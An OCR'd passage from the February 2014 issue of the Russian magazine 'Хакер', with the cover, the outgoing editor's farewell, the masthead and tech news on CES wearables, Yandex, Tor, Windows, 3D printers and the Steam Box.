02 (181) 2014

ХАКЕР

Будущее без паролей
Как будут развиваться методы авторизации
046

ВСЯ ВЛАСТЬ РОБОТАМ!

Собираем модели на Raspberry Pi и Arduino

Наш гид по деанонимизации
Простые способы вычислить человека в Сети
082

Можно ли еще заработать на Bitcoin?
Что делать, если у тебя нет под рукой суперкомпьютера
042

12+

РЕКОМЕНДОВАННАЯ ЦЕНА 340 ₽
PUBLISHING FOR ENTHUSIASTS
4 607157 100063 14002
(game)land hi-fun media



СМЕНА ФОКУСА

По правде говоря, много раз откладывал написание этого интро. Собраться нелегко, интро будет для меня последним.

Я помню, как попал в журнал. Мне было 15 лет. Это был 2001 год с диал-апом, который в провинции стоил бешеных денег, и еще живым FIDO. Свое письмо Сергею Покровскому, первому главреду][, я писал не из почтового клиента, а через специальный фидошный шлюз, потому что это было бесплатно. Что забавно, свою первую статью я писал про программирование для веба :). «Хакер» уже тогда мотивировал не бояться ограничений. Но в тот момент я и представить себе не мог, что следующие 13 лет проект станет для меня не просто хобби и работой, а будет чем-то вроде стиля жизни.

У меня всегда была страсть к технологиям. И я искренне верил, что, как и любой другой инженер, имею реальную возможность изменить мир к лучшему. Долгое время мне просто нравилось глубоко разбираться в какой-то теме и потом, выбрав самое интересное, рассказать об этом в виде понятной практической статьи. Чуть позже я осознал для себя в этом своего рода миссию — помогать классным технологиям распространяться, заряжать людей интересными идеями и помогать им развиваться. Сейчас уже сложно посчитать, сколько было таких статей, — думаю, многие сотни.

Благодаря][я познакомился с огромным количеством прекрасных и талантливых людей, со многими из которых успел подружиться. Сложно представить другой проект, который сильнее держал бы в тонусе и мотивировал каждый день открывать для себя что-то новое. Он научил открытости, честности по отношению к себе и окружающим, укрепил привычку ко всему подходить с юмором, научил справляться со сложностями. В конце концов, закалил уверенность в себе и смелость делать сложные шаги вперед.


Работа в «Хакере» делала меня счастливым человеком и дала понять главный рецепт счастья: жить по душе, каждый день занимаясь тем, что для тебя по-настоящему важно. Это осознание — одна из причин, почему сейчас пришло время перемен. Моя деятельность была вокруг прекрасных технологий. Но внутри всегда таилась уверенность, что сами технологии могут стать моей жизнью. Я не знаю точно, что будет дальше, но чувствую, что для меня сейчас становится важным — заниматься развитием технологических компаний. И возможно, они изменят мир :). Пришло время сменить фокус!


P. S. Я рад, что «Хакер» как магнит притягивает талантливых людей и настоящих энтузиастов. Это обеспечивает непрерывность проекта, постоянные метаморфозы и позитивное развитие. Мы задумали много прикольных изменений, которые и дальше будет воплощать в жизнь прекрасная команда журнала. Я по себе знаю, как им нужна будет ваша поддержка, особенно в первое время, поэтому не скупитесь на теплые слова и трезвую критику. «Хакер» — это тот проект, где всегда мог поучаствовать и помочь каждый.

Остаемся на связи,
Степан Ильин, он же Step, в последний раз главред][
@stepah

№ 02
(181)

Дата выхода:
05.02.2014





(game)land

Главный редактор	Степан «step» Ильин (step@real.xakep.ru)
Заместитель главного редактора по техническим вопросам	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Шеф-редактор	Илья Илембитов (ilembitov@real.xakep.ru)
Выпускающий редактор	Илья Русанен (rusanen@real.xakep.ru)
Литературный редактор	Евгения Шарипова

РЕДАКТОРЫ РУБРИК

PC ZONE, СЦЕНА, UNITS	Илья Илембитов (ilembitov@real.xakep.ru)
ВЗЛОМ	Юрий Гольцев (goltsev@real.xakep.ru)
	Антон «ant» Жуков (ant@real.xakep.ru)
X-TOOLS	Дмитрий Евдокимов (evdokimovds@gmail.com)
UNIXOID, X-MOBILE и SYN/ACK	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ	Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)

ART

Дизайнер	Егор Пономарев
Верстальщик	Вера Светлых
Обложка	Константин Обухов

DVD

Выпускающий редактор	Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел	Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел	Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео	Максим Трубицын
PR-менеджер	Анна Григорьева (grigorieva@glc.ru)

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке	shop.glc.ru, info@glc.ru (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «Мегафон»)
Отдел распространения	Наталья Алехина (lapina@glc.ru)
Адрес для писем	Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»	29919
по каталогу российской прессы «Почта России»	16766
по каталогу «Газеты, журналы»	29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Учредитель: ООО «Врублевский Медиа», 125367, г. Москва, Врачебный проезд, д. 10, офис 1. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-50333 от 21 июня 2012. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 340 рублей.

Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*. © ООО «Хакер», РФ, 2014

CONTI

14

ВСЯ ВЛАСТЬ РОБОТАМ!

Делаем первые шаги в робототехнике: инструкции для Arduino и Raspberry Pi, а также обзор программных симуляторов роботов

36

СДЕЛАНО НА ПЯТЬ: УЛЬТРАБЮДЖЕТНЫЙ NAS ОТ WD



СЕРГЕЙ ГОРДЕЙЧИК: ТЕХНИЧЕСКИЙ ДИРЕКТОР POSITIVE TECHNOLOGIES


«Хакеры считают, что программисты пишут странный код, программисты уверены, что хакеры — зазнавшиеся звезды и кавычку вставлять может каждый»

ENT

ФЕВРАЛЬ 2014

№ 181

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru



БУМ НОСИМОЙ ЭЛЕКТРОНИКИ

Новость месяца

ЧАСЫ И БРАСЛЕТЫ ДЛЯ КАЖДОГО ГИКА

На прошедшей в Лас-Вегасе выставке CES традиционно показали множество интересных гаджетов (от консолей Steam Machines до изогнутых Ultra HD телевизоров), но главным трендом определенно стали устройства, которые можно надеть на себя. Да, речь о тех самых «умных часах», свою версию которых якобы разрабатывает даже Apple, и всевозможных браслетах-трекерах.

В то время как Google создала очки, все остальные производители, похоже, сговорились и решили сконцентрировать внимание на запястьях потенциальных покупателей. Свои носимые устройства показали Sony, LG, Pebble, Qualcomm, Archos SA, Samsung и другие. Итак, вот подробности о некоторых интересных новинках.

Ярче всего принцип «все побежали, и я побежал» иллюстрируют, наверное, гаджеты от компании Epson (мы не ошиблись, тот самый Epson) — фитнес-браслет с LED-индикацией и часы Pulsense с полноценным дисплеем. Чтобы не отставать от конкурентов, Epson заложили в свои устройства все необходимое: обе модели способны отслеживать пульс, уровень активности пользователя, количество сожженных калорий и режимы сна. При этом девайсы используют патентованные биосенсоры (!) Epson и встроенный акселерометр. Цена составляет 129 долларов за браслет и 199 за часы.

Неожиданностью можно назвать и гибрид часов с фитнес-браслетом от компании Razer (известной больше как производитель геймерских устройств). Трекер Razer Nabu влагозащищенный, обладает GPS и акселерометром, умеет мониторить фазы сна, а полного заряда встроенной батареи должно хватать на 7–10 дней работы. Интересно, что здесь имеются сразу два OLED-экрана — маленький (32 × 32), расположенный на тыльной стороне руки, с индикаторами различных событий, которые по задумке будут видны только тебе, и главный экран (128 × 32), где уже отображается текст, уведомления со смартфона и прочее. Стоимость Razer Nabu должна составить примерно 50 долларов.

Некоторые производители вообще решили, что «много плохо не бывает», и превратили часы в полноценный смартфон (хотя это больше смахивает на Pip-boy). К примеру, Neptune Pine за 355 долларов, с сенсорным экраном 2,4 дюйма, SIM-картой, динамиком, микрофоном, камерой и Wi-Fi. С одной стороны, это очень странная штука, с другой — проект собрал на Kickstarter в восемь раз больше искомой суммы, а значит, это кому-то нужно.

Носимые устройства на CES представили Sony, LG, Pebble, Qualcomm, Archos SA, Samsung и многие другие

Кстати, все та же компания Epson решила создать и конкурента Google Glass: на CES был продемонстрирован прототип очков Moverio BT-200. От других подобных устройств очки отличает внешний модуль с Android на борту — он значительно расширяет функциональные возможности гаджета, а также добавляет удобства управлению.



КОШМАР SEO-ШНИКОВ

С НОВОГО ГОДА ЯНДЕКС ПЕРЕСТАНЕТ УЧИТЫВАТЬ ВНЕШНИЕ ССЫЛКИ

Среди SEO-шников в декабре прокатилась настоящая волна паники, ведь крупнейший российский поисковик с нового года решил пересмотреть свой поисковый алгоритм. В результате этого пересмотра перестанут учитываться ссылки в ранжировании по коммерческим запросам (начнут с Московского региона, а затем распространят новшество и далее). Для тех, кто не слишком хорошо знаком с данной проблемой, поясню: одним из главных инструментов так называемого черного SEO на сегодня как раз выступает банальная покупка внешних ссылок. Чем больше ссылаются на сайт во внешних источниках, тем выше он находится в поисковой выдаче. С нового года черное SEO фактически лишается своего основного козыря.


В Яндексе пояснили, что действительно хотят улучшить соотношение сигнал/шум в поисковой выдаче, повысить полезность получаемой пользователем поисковой выдачи. За последние годы вес ссылок постоянно снижался, тенденция, в общем-то, была очевидна. Однако SEO-шники немедленно обвинили Яндекс в попытке убить их рынок, и компания вынуждена была дать ответ. Так, Яндекс отметил, что в первую очередь их волнует качество поиска. «Мы боремся с влиянием „черного“ SEO на поисковую выдачу именно в той мере, в какой это мешает нам сделать релевантный поиск», — прокомментировал руководитель поисковых сервисов Александр Садовский.

В общей сложности нынешний алгоритм Яндекса включает в себя порядка 800 критериев ранжирования, и ссылки даже сейчас играют в нем не слишком большую роль. Однако с переходом на новый алгоритм безработных SEO-шников явно станет больше.

СОЦИАЛЬНАЯ СЕТЬ ДЛЯ ПАРАНОИКОВ

КОГДА ШИФРОВАНИЕ НА ПЕРВОМ МЕСТЕ

В наши дни социальные сети не вызывают доверия и восторга у немалого количества людей. Причин тому много — постоянные репорты об утечках пользовательских данных, слежка со стороны спецслужб и рекламщиков, простое нежелание афишировать некоторые стороны жизни. Что ж, теперь на улице социофобов наступил праздник — для них заработала социальная сеть Syme, где во главу угла поставлено шифрование и закрытость вообще всего контента. Записи пользователей, фотографии, видео и любые другие файлы здесь шифруются, доступа к их содержимому не имеет даже администрация ресурса. Как нетрудно догадаться, своей аудиторией авторы Syme в основном видят даже не гиков, а людей, которым не наплевать на защиту личной информации. Сейчас сервис бесплатен и открыт всем желающим, однако в будущем некоторые функции, связанные с корпоративным использованием, возможно, станут платными. Кстати, имя Syme проект получил в честь одного из персонажей романа-антиутопии Джорджа Оруэлла «1984». В книге Сайма арестовывает и впоследствии уничтожает полиция мысли.





→ **Facebook объявила, что запускает новую ревард**-программу совестно с Digital Mars. На этот раз деньги будут платить за баги, найденные в компиляторе D.



→ **Twitter против слежки за пользователями.** Поэтому, помимо HTTPS, компания добавляет еще слой безопасности — Forward Security, блокирующий уязвимости в HTTPS.



→ **Банковский троян Hesperbot ворует биткоины, обнаружили в Eset.** Троян недавно распространился в Австралии и Германии, а также впервые «заметил» криптовалюту.




→ **Россия занимает третье место в мире по количеству утечек банковских данных,** в том числе платежных данных владельцев банковских карт, сообщает InfoWatch.

ВОПРОС СТАНДАРТИЗАЦИИ TOR

СОЗДАТЕЛЯМ TOR ПОДКИНУЛИ ИНТЕРЕСНУЮ ИДЕЮ

В последнее время интерес к Tor и популярность «луковой» сети растет — и не только благодаря ботнету, о котором мы писали недавно :). В свете последних скандалов, связанных со слежкой за пользователями, неудивительно, что многим захотелось приватности. Однако популярность Onion-сети обратила на нее внимание не только пользователей. Так, недавно инженерный комитет IETF (Internet Engineering Task Force), занимающийся развитием протоколов и архитектуры сети Интернет, предложил разработчикам Tor подготовить интернет-стандарт на базе заложенных в Tor технологий. Это помогло бы Tor, по сути, легализовать технологию. Появилась бы возможность внедрить свои методы анонимизации трафика в другие приложения и продукты, привлечь новые силы и людей для разработки и улучшения технологии, да и в целом область применения Tor расширилась бы.

Разработчики Tor пока не приняли никакого решения и взвешивают все плюсы и минусы поступившего предложения. Дело в том, что в случае «легализации» возникает риск потери контроля над разработкой и извращения изначальной идеи до неузнаваемости.



Замечу, что ранее Tor уже предлагали официально встроить в Firefox в виде стандартной опции, однако эта инициатива до сих пор не получила никакого развития (хотя ПО Tor по-прежнему собирают на базе Mozilla Firefox ESR).





→ **OpenBSD едва не закрылся.** Однако Тео Де Раадту удалось получить 20 000 $, необходимые для поддержания OpenBSD. Их выплатил биткойновый миллионер и просто румын Мирча Попеску.



→ **USB 3.1 Type-C** наконец-то станет двухсторонним, теперь положения «вверх ногами» просто не будет. Однако Type-C несовместим с предыдущими версиями USB.

98% РОССИЙСКИХ ГЕЙМЕРОВ ИГРАЮТ НА ПК

→ Статистика, собранная Newzoo, показывает, что консоли все-таки еще не обошли по популярности ПК, во всяком случае в России. Из 46,4 миллиона наших игроков 98% играют на ПК или Mac'ах. Также популярны у нас и мобильные игры — сейчас Россия находится на седьмом месте по этому показателю в App Store, обогнав даже Германию.

10% ЮЗЕРОВ FIREFOX ИСПОЛЬЗУЮТ DO NOT TRACK

→ Компания Mozilla подвела итоги 2013 года, с особенной гордостью отметив, что спрос на приватность среди пользователей Firefox определенно есть. Почти каждый десятый пользователь десктопной версии включил опцию do not track в своем браузере. Так же поступили и 13% мобильных пользователей.

С ПОМЕТКОЙ «WINDOWS»

В MICROSOFT НАСТРОЕНЫ НА ПЕРЕМЕНЫ

Прошлый месяц принес нам сразу ряд новостей, касающихся семейства самых популярных ОС на этой планете.

Для начала в компании решили, что у них слишком много разных Windows и с этим нужно что-то делать. Как заявила на саммите UBS исполнительный вице-президент Devices and Studios Джули Ларсон-Грин, сейчас у компании есть три ОС, все для разных платформ. Это Windows для настольных систем (стационарные системы, ноутбуки, ультрабуки). Windows RT для планшетов Surface и прочих устройств с архитектурой на ARM. И наконец, Windows Phone для смартфонов. Стоит сказать, что слухи о желании Microsoft избавиться от проекта Windows RT ходят уже давно. И вот, по словам Ларсон-Грин, компания собирается произвести слияние трех перечисленных систем в одно целое. Первые отголоски этого решения ощутили разработчики игр, они уже смогли оценить, насколько тесно сплетены между собой эти три вариации Windows. К сожалению, больше никакой конкретики в выступлении исполнительного вице-президента Devices and Studios не было, но очевидно, что грядут довольно серьезные перемены.

Выход Windows 9 «Threshold» уже намечен, официальная дата названа — это случится в апреле 2015 года

Вскоре после этого The Verge опубликовало еще более занимательную информацию. Ссылаясь на свои источники, издание сообщает, что исполнительный вице-президент Microsoft Терри Мейерсон всерьез рассматривает возможность сделать Windows Phone и Windows RT бесплатными для производителей, тем самым приблизив бизнес-стратегию компании к Android. Такой шаг явно позволил бы компании увеличить долю рынка за счет появления ряда новых продуктов, ведь сейчас дела у платформ обстоят не слишком хорошо, а почти 80% рынка Windows Phone контролирует Nokia, которая скоро и сама станет частью Microsoft.

Однако если такие изменения и воспоследуют, случится это вместе с выходом новых версий ОС от Microsoft, которые, как стало известно, получили общее кодовое название Threshold. Они должны будут не только сблизить платформы, но и наконец-то вернуть меню «Пуск» в настольные версии Windows (а также провести другую работу над ошибками, раздражавшими всех в Windows 8) и позволят запускать WinRT-приложения в окошках внутри настольного интерфейса. Обещают также серьезное изменение дизайна Metro. Выход Windows 9 уже намечен, официальная дата названа — это случится в апреле 2015 года.



Недавно компания Sony подтвердила, что ведет переговоры с целью запуска смартфона под управлением Windows Phone, так что, возможно, в скором времени в этой области появится что-то интересное, кроме Nokia.

01



ЛОГИН И ПАРОЛЬ УСТАРЕЛИ

→ Корпорация Google готовится выпустить на рынок USB-донгл, получивший имя YubiKey Neo. Он позволит авторизоваться без использования логина/пароля, при помощи донгла и PIN-кода. Для смартфонов предусмотрена поддержка NFC, для устройств без NFC тоже обещают что-нибудь придумать.

02



СВАРТХОЛЬМ ВИНОВАТ ВО ВСЕМ

→ Один из создателей Pirate Bay и так сидит в тюрьме и ожидает экстрадиции в Данию, где его тоже будут судить. Но оказывается, Свартхольма готовы судить и у нас. Свартхольм — основатель хостинг-провайдера PRQ, который «ответственен» за Rutor.org и Kinozal.tv. Из-за этого Мосгорсуд признал его ответчиком по нескольким искам.

03



БРАК В SURFACE 2

→ Хотя Microsoft рапортует, что продажи второго поколения планшетов Surface идут отлично, The Register сообщает, что многие пользователи жалуются на проблемы. В частности, устройство перегревается, из-за чего затухает подсветка дисплея. Для перегрева достаточно запустить на Surface любую «тяжелую» игру.

НОВЫЕ УСТРОЙСТВА ДЛЯ 3D-ПЕЧАТИ

АССОРТИМЕНТ 3D-ПРИНТЕРОВ РАСШИРЯЕТСЯ, А ЦЕНЫ ПОНЕМНОГУ СНИЖАЮТСЯ

Основанная в 2009 году компания MakerBot, пожалуй, самый известный производитель устройств для трехмерной печати, а также 3D-сканеров. В ходе выставки CES компания презентовала сразу три новых устройства серии Replicator: уже хорошо знакомый публике и обновленный MakerBot Replicator, огромный Replicator Z18 для бизнес-сегмента и миниатюрную версию Replicator Mini для дома. В общем, MarkerBot попытались угодить всем — от профи до любителей.

«С выходом нового поколения 3D-принтеров Replicator вы больше не будете задаваться вопросом, стоит ли покупать подобное устройство. Теперь вопрос будет звучать так: „Какой именно принтер MakerBot подойдет мне лучше?“» — рассказал генеральный директор компании Бре Петтис. Теперь все три новинки оснащены модулями беспроводной связи Wi-Fi, то есть могут отправить уведомление владельцу на мобильный телефон (например, о том, что печать подошла к концу или у принтера заканчиваются расходные материалы). Задания на печать тоже можно отправлять по воздуху. Также все Replicators теперь укомплектованы встроенной фотокамерой для фиксации процесса печати. Можно делиться фото с друзьями, можно созерцать прекрасное самостоятельно.

Пожалуй, подробнее стоит остановиться на Replicator Mini, который предназначен для массового сегмента рынка, но мало чем (кроме размера) отличается от «старших братьев». Принтер задуман как крайне простое устройство. «Если бы я демонстрировал вам новый фотоаппарат, я бы сказал, что это камера с автофокусом», — прокомментировал презентацию девайса Петтис. Replicator Mini уже из коробки оптимально настроен по скоростному режиму и не требует никаких дополнительных корректировок. То есть для тех, кому нужен «one-touch printing», — это именно он. Недостаток у устройства, наверное, всего один — цена. Продажи стартуют уже весной, и стоимость Replicator Mini должна составить 1375 долларов. Прямо скажем — недешево.

Но есть варианты и для тех, кому хочется подешевле. Одновременно с Replicator'ами на все той же CES компания XYZprinting представила da Vinci — 3D-принтер стоимостью всего 499 долларов. Это еще одно устройство, прямо из коробки готовое ко всему, к тому же комплектующееся доступом к открытой базе с множеством бесплатных 3D-моделей. Размеры рабочей области составляют 20 × 20 × 20 см.


Replicator Mini предназначен для массового сегмента рынка и мало чем (кроме размера) отличается от «старших братьев»





Хозяйке на заметку: если не знаешь, как еще использовать 3D-печать, недавно открылся сервис key.me, предлагающий создать дубликаты любых ключей, просто сделав их фото. Если у тебя есть 3D-принтер, то пластиковые (или металлические, если это хороший принтер) копии ты можешь распечатать из программы сам, совершенно бесплатно.

01



НЕУТЕШИТЕЛЬНЫЕ ПРОГНОЗЫ ОТ ЛК

→ Интернет в привычном, глобальном понимании может исчезнуть в 2014 году. Его место займут десятки отдельных национальных сетей с ограниченным доступом к иностранным ресурсам, считает эксперт «Лаборатории Касперского» Александр Гостев. Законодательное закручивание гаек происходит не только у нас.

02



FACEBOOK ОТЫЩЕТ ПИРАТОВ

→ Странный патент получила крупнейшая социальная сеть — Facebook собирается искать пиратов в рядах своих пользователей. Опираться будут на личные данные людей, такие как геотеги, хобби, списки любимых фильмов. Оказывается, все это может говорить о том, что ты — потенциальный злостный пират.

03



AMAZON ЛЕТИТ К ВАМ

→ Новый, высокотехнологичный способ доставки товаров придумали в Amazon — заказы хотят развозить при помощи беспилотников. Проект получил имя Prime Air и находится в стадии тестирования. Технология, в общем-то, готова, осталось дождаться, когда правительство примет необходимые нормативные акты.

НАСЛЕДИЕ NOKIA


В ЕВРОПЕ СТАРТОВАЛИ ПРОДАЖИ СМАРТФОНОВ JOLLA

О небольшой финской компании Jolla мы уже неоднократно рассказывали — это команда, частично состоящая из бывших разработчиков ОС MeeGo, то есть бывших сотрудников и разработчиков Nokia. Наследием MeeGo и Maemo стала операционная система Sailfish, на базе которой финны решили создать собственный смартфон (раз уж Nokia совсем сбилась «с пути истинного»). О планах по созданию собственного устройства стало известно еще год назад, и финские инженеры времени не теряли — недавно состоялся релиз первого Jolla-аппарата.

Смартфон обладает дисплеем Ample 4,5" (960 × 540), 16 Гб встроенной памяти, 1 Гб оперативной, слотом для карты microSD. Сердце устройства — двухъядерный процессор Krait на 1,4 ГГц и графический процессор Adreno 305. Батарея 2100 мА • ч должна выдерживать девять часов разговоров (GSM). Вообще, заявлена поддержка GSM, 3G, 4G, LTE. Есть также две камеры: тыловая на 8 Мп, со вспышкой, и фронтальная на 2 Мп. Но более интересно другое — производитель обещает полную совместимость своей ОС с Android-приложениями, что, конечно, дает Sailfish великолепный карт-бланш. Впрочем, доступа к Google Play смартфон все-таки не имеет, хотя пользователю доступны ограниченные магазины Яндекс, Jolla и устанавливаемый отдельно Amazon Appstore. И конечно, можно устанавливать приложения и вручную. Цена устройства — 399 евро.



Еще одна интересная фишка устройства панели The Other Half. В комплекте с устройством поставляются две панели с NFC (меняющие цвет UI при подключении). Их можно заменить на панели с усиленной батареей, геймпадом, мощной вспышкой и так далее. Словом, идея модульных телефонов во всей своей красе.



НА РЫНКЕ ПАМЯТИ НЕСПОКОЙНО

DRAM ДОРОЖАЕТ И ПРОДОЛЖИТ ДАЛЕЕ В ТОМ ЖЕ ДУХЕ

Полагаю, все помнят, как после наводнения в Таиланде пару лет назад резко подорожали (и в итоге так и не подешевели) жесткие диски. Повышение цен на оперативную память, возможно, не столь заметно, однако оно тоже имеет место.

Вот уже год рынок оперативной памяти лихорадит. То на фабрике Hynix случится масштабный пожар, то из продажи изымут топовые модели AMD Radeon по причине майнинга Litecoin. В декабре и вовсе произошло эпохальное событие — Rambus и Micron наконец-то договорились и подписали соглашение, согласно которому Micron Technology будет выплачивать Rambus ежеквартально по 10 миллионов долларов на протяжении семи лет. Взамен Micron получила официальное право использовать любые разработки Rambus, связанные с производством «специализированных продуктов на основе интегральных схем». То есть и модулей памяти в числе прочего.

Все эти пертурбации скверно сказываются на рыночной ситуации. Так, в начале сентября модуль 8 Гб памяти DDR3 производства Corsair стоил 72 доллара, а сейчас уже за 93. Для сравнения — год назад цена такого модуля составляла всего около 36 долларов.




→ **Закончились четырехбуквенные доменные имена в зоне .com,** сообщила WhoAPI. В исследовании не учитывались цифры, черточки и символы иных алфавитов.



→ **На приложениях для iOS** программисты зарабатывают почти в пять раз больше, чем на приложениях для Android, подсчитал Business Insider.



→ **HP встроила контроллер Leap Motion** (призванный заменить мышь и тачпад) в клавиатуру, которая будет поставляться с рядом моноблоков и десктопов компании.



→ **Microsoft обнаружила поддельный антивирус Antivirus Security Pro,** с недавнего времени начавший использовать десяток краденых цифровых сертификатов с подписью Certification Authorities.



VALVE ПОКАЗАЛА STEAM BOX

ТАКЖЕ ТЕСТЕРЫ ПОЛУЧИЛИ ПЕРВЫЕ ПРОТОТИПЫ МОДЕЛИ ОТ САМОЙ VALVE

Вслед за оглушительными премьерами приставок нового поколения подоспела менее оглушительная, но не менее важная — Valve наконец-то показала прототипы Steam Box. Всего было показано 14 моделей от разных производителей. Самые дешевые модели начинаются от 499 долларов, но точные характеристики большинства устройств не сообщаются.

Всеобщее внимание привлек прототип под брендом Alienware — на удивление компактная машина, поэтому многие предположили, что внутри установлен ноутбучный видеоускоритель. Компания пообещала выпустить устройство во второй половине года, и самые младшие модели будут продаваться по цене, «сравнимой с консолями». Смогут ли самые дешевые устройства тянуть даже текущие игры в максимальных настройках — большой вопрос.


Поэтому логично, что какого-то чуда и убийцы приставок пока не получилось. Собрать приличный компьютер за 500–600 долларов можно и сейчас. Получился скорее продукт для тех, кому хочется играть на компьютере, но лень собирать его самому. Можно сказать одно — Valve сделала все, чтобы спасти рынок ПК-гейминга. И возможно, у нее это опять получится.



В то же время 300 избранных получили возможность протестировать прототип от самой Valve. Характеристики таковы: Intel i5-4570 (3,2 ГГц), 16 Гб оперативной памяти, видеокарта GeForce GTX 780 с 3 Гб памяти. Все это разместилось на материнской плате ASRock Z87E-ITX, а блок питания стоит SilverStone ST455F. Выпускать компьютер на рынок компания пока не собирается.



Группа Evasi0n выпустила непривязанный джейлбрейк для iOS 7. В первом релизе в комплекте шел странный китайский каталог приложений Taig, от которого разработчики в итоге отказались.



Выяснили, что php.net был заражен пятью различными зловредами. Наиболее необычен DGA.Changer, который пока не совершил ничего вредоносного, но ведет себя крайне странно.



ЕЖЕДНЕВНО «ЛАБОРАТОРИЯ КАСПЕРСКОГО» ОТРАЖАЕТ

4 500 000

АТАК

За прошедший год число вредоносов, обрабатываемых ежедневно, увеличилось в полтора раза и составило 315 тысяч в день, сообщает «Лаборатория Касперского». Жертвами различных атак за год стали 41,6% пользователей во всем мире. Главные источники веб-угроз — Россия и США, 45% атак производилось из этих стран.

61,5%

ТРАФИКА ГЕНЕРИРУЮТ БОТЫ

В своем исследовании компания Incapsula понаблюдала за 20 тысячами сайтов и выяснила — боты в 2013 году обогнали по «производительности» людей. Лишь 38,5% заходов на сайты — это живые пользователи, остальная, большая часть посетителей — различные боты (поисковые системы, скраперы, сканы портов и так далее).

AMD KAVERI

НОВАЯ ЛИНЕЙКА ДЕСКТОПНЫХ ПРОЦЕССОРОВ AMD

